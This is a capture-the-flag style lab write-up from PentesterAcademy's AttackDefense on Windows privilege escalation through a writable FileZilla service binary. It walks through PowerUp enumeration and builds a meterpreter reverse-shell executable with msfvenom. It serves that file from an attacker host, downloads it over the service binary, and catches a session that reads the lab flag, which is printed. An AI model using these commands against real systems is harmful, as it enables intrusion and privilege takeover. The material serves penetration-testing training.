
ATTACK DEFENSE

by PentesterAcademy


Name	Bad Permissions
URL	https://attackdefense.com/challengedetails?cid=2107
Type	Windows Security: Privilege Escalation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Switch to **Target Machine**.



Step 2: Open powershell.exe terminal to check the running user.



Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student> whoami
priv-esc\student
PS C:\Users\student>
```

We are running as a student user. The PowerSploit framework and the Powerup.ps1 script are provided.

PowerSploit

"PowerSploit is a collection of Microsoft PowerShell modules that can be used to aid penetration testers during all phases of an assessment. PowerSploit comprises of the following modules and scripts:"

PowerUp.ps1

"PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations.**"**

Source: https://github.com/PowerShellMafia/PowerSploit

Step 3: We will run the powerup.ps1 Powershell script to find privilege escalation vulnerability.

Commands: cd .\Desktop\PowerSploit\Privesc\
ls

```
PS C:\Users\student> cd .\Desktop\PowerSploit\Privesc\
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls


    Directory: C:\Users\student\Desktop\PowerSploit\Privesc


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        10/23/2020  10:57 PM          26768 Get-System.ps1
-a----        10/23/2020  10:57 PM         600580 PowerUp.ps1
-a----        10/23/2020  10:57 PM           1659 Privesc.psd1
-a----        10/23/2020  10:57 PM             67 Privesc.psm1
-a----        10/23/2020  10:57 PM           4569 README.md


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Step 4: Import PowerUp.ps1 script and Invoke-PrivescAudit function.

Commands: powershell -ep bypass (PowerShell execution policy bypass)
. .\PowerUp.ps1
Invoke-PrivescAudit

```
Windows PowerShell
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit
```

Kali Machine Target Machine

Windows PowerShell

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\student\Desktop\PowerSploit\Privesc> . .\PowerUp.ps1
PS C:\Users\student\Desktop\PowerSploit\Privesc> Invoke-PrivescAudit


ServiceName                     : FileZilla Server
Path                            : "C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"
ModifiableFile                  : C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe
ModifiableFilePermissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : PRIV-ESC\student
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'FileZilla Server'
CanRestart                      : True
Name                            : FileZilla Server
Check                           : Modifiable Service Files

ModifiablePath    : C:\Users\student\AppData\Local\Microsoft\WindowsApps
IdentityReference : PRIV-ESC\student
Permissions       : {WriteOwner, Delete, WriteAttributes, Synchronize...}
%PATH%            : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Name              : C:\Users\student\AppData\Local\Microsoft\WindowsApps
Check             : %PATH% .dll Hijacks
AbuseFunction     : Write-HijackDll -DllPath 'C:\Users\student\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'

Key            : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\FileZilla Server Interface
Path           : "C:\Program Files (x86)\FileZilla Server\FileZilla Server Interface.exe"
ModifiableFile : @{ModifiablePath=C:\Program Files (x86)\FileZilla Server\FileZilla Server Interface.exe; IdentityReference
Name           : HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\FileZilla Server Interface
Check          : Modifiable Registry Autorun
```

The student user has the permissions to modify the '**FileZilla Server.exe**'

Step 5: Check the FileZilla installed directory permissions.

Command: Get-Acl "C:\Program Files (x86)\FileZilla Server" | Format-List

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> Get-Acl "C:\Program Files (x86)\FileZilla Server" | Format-List


Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\FileZilla Server
Owner  : BUILTIN\Administrators
Group  : PRIV-ESC\None
Access : PRIV-ESC\student Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  FullControl
         NT SERVICE\TrustedInstaller Allow  268435456
         NT AUTHORITY\SYSTEM Allow  FullControl
         NT AUTHORITY\SYSTEM Allow  268435456
         BUILTIN\Administrators Allow  FullControl
         BUILTIN\Administrators Allow  268435456
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  -1610612736
         CREATOR OWNER Allow  268435456
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  -1610612736
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  ReadAndExecute, Synchronize
         APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow  -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3061667678-1811888172-2700530533-513D:AI(A;OICI;FA;;;S-1-5-21-3061667678-1811888172-2700530533-100
         8)(A;ID;FA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464)(A;CIIOID;GA;;;S-1-5-80-956008885-341
         8522649-1831038044-1853292631-2271478464)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;I
         D;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a
         9;;;S-1-15-2-2)(A;OICIIOID;GXGR;;;S-1-15-2-2)


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

We have the permission to modify the FileZilla installation directory.

Switch to the Kali Machine:

Note: Make sure you replace the LHOST IP address with a valid attacker machine IP address. In my case, it was 10.10.0.2

Step 6: Generating a malicious executable using msfvenom.

Commands: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > 'FileZilla Server.exe'
file 'FileZilla Server.exe'

```
root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.0.2 LPORT=4444 -f exe > 'FileZilla Server.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@attackdefense:~#
```

Step 7: Start Python Simple HTTP server to serve the malicious executable.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 8: Start msfconsole and run multi handler.

Commands:
msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.0.2
set LPORT 4444
set InitialAutoRunScript post/windows/manage/migrate
exploit

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set PrependMigrate true
PrependMigrate => true
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
```

Step 9: Download the malicious executable from the Kali machine and overwrite the existing '**FileZilla Server.exe**' in the '**C:\Program Files (x86)\FileZilla Server**' directory.

Commands: iwr -UseBasicParsing -Uri **'http://10.10.0.2/FileZilla Server.exe'** -OutFile **'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'**

ls 'C:\Program Files (x86)\FileZilla Server'

```
PS C:\Users\student\Desktop\PowerSploit\Privesc> iwr -UseBasicParsing -Uri 'http://10.10.0.2/FileZilla Server.exe' -OutFile
 'C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe'
PS C:\Users\student\Desktop\PowerSploit\Privesc> ls 'C:\Program Files (x86)\FileZilla Server'


    Directory: C:\Program Files (x86)\FileZilla Server


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       10/28/2020   4:43 AM                source
-a----         2/8/2017   8:19 AM        2770088 FileZilla Server Interface.exe
-a----       10/31/2020   9:44 AM          73802 FileZilla Server.exe
-a----       10/28/2020   4:43 AM            128 FileZilla Server.xml
-a----         2/6/2017   1:43 PM           1192 legal.htm
-a----         2/6/2017   1:25 PM        1412608 libeay32.dll
-a----        8/10/2014   7:56 AM          18393 license.txt
-a----         2/6/2017   1:51 PM          49143 readme.htm
-a----         2/6/2017   1:25 PM         365056 ssleay32.dll
-a----       10/28/2020   4:43 AM          52419 Uninstall.exe


PS C:\Users\student\Desktop\PowerSploit\Privesc>
```

Step 10: Start the FileZilla Server.

Open services.msc


Command: services.msc


```
Windows PowerShell
PS C:\Users\student\Desktop\PowerSploit\Privesc> services.msc
```


Search for a '**FileZilla Server**' service and start the service.

Enterprise App Management Service	Enables ent...	Manual	Local Syste...
Extensible Authentication Protocol	The Extensi...	Manual	Local Syste...
FileZilla Server FTP server		Manual	Local Syste...
Function Discovery Provider Host	The FDPHO...	Manual	Local Service
Function Discovery Resource Publication	Publishes th...	Manual (Trig...	Local Service
Geolocation Service	This service ...	Disabled	Local Syste...

Double-Click on '**FileZilla Server FTP Server**' to Start the service.


FileZilla Server FTP server Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
FileZilla Server
Display name:
FileZilla Server FTP server
Description:
Path to executable:
"C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe"
Startup type:
Manual
Service status:
Stopped
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply


FileZilla Server FTP server Properties (Local Computer)
General
Log On
Recovery
Dependencies
Service name:
FileZilla Server
Display name:
FileZilla Server FTP server
Service Control
Windows is attempting to start the following service on Local Computer...
FileZilla Server FTP server
Close
Service status:
Starting
Start
Stop
Pause
Resume
You can specify the start parameters that apply when you start the service from here.
Start parameters:
OK
Cancel
Apply



We would receive an **Error 1053** which is expected because the FileZilla Server hasn't started instead it has executed the planted malicious executable and we would expect a meterpreter session on the Kali machine.

```
root@attackdefense:~# msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.0.2
LHOST => 10.10.0.2
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > set InitialAutoRunScript  post/windows/manage/migrate
InitialAutoRunScript => post/windows/manage/migrate
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.0.2:4444
[*] Sending stage (176195 bytes) to 10.0.0.50
[*] Meterpreter session 1 opened (10.10.0.2:4444 -> 10.0.0.50:49705) at 2020-11-02 10:20:58 +0530
[*] Session ID 1 (10.10.0.2:4444 -> 10.0.0.50:49705) processing InitialAutoRunScript 'post/windows/manage/migrate'
[*] Running module against PRIV-ESC
[*] Current server process: FileZilla Server.exe (3648)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 4312
[+] Successfully migrated into process 4312

meterpreter >
```

Step 11: Find the flag.

Commands:
cd C:\\Users\\Administrator\\Downloads
dir
cat flag.txt

```
meterpreter > cd C:\\Users\\Administrator\\Downloads
meterpreter > ls
Listing: C:\Users\Administrator\Downloads
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2020-10-27 15:14:30 +0530  desktop.ini
100666/rw-rw-rw-  32    fil   2020-10-28 10:13:52 +0530  flag.txt

meterpreter > cat flag.txt
81f7a70ba854c677d46369cdbd6153efmeterpreter >
```

This reveals the flag to us.

Flag: 81f7a70ba854c677d46369cdbd6153ef

References

1. Metasploit (https://www.metasploit.com/)
2. PowerUP (https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1)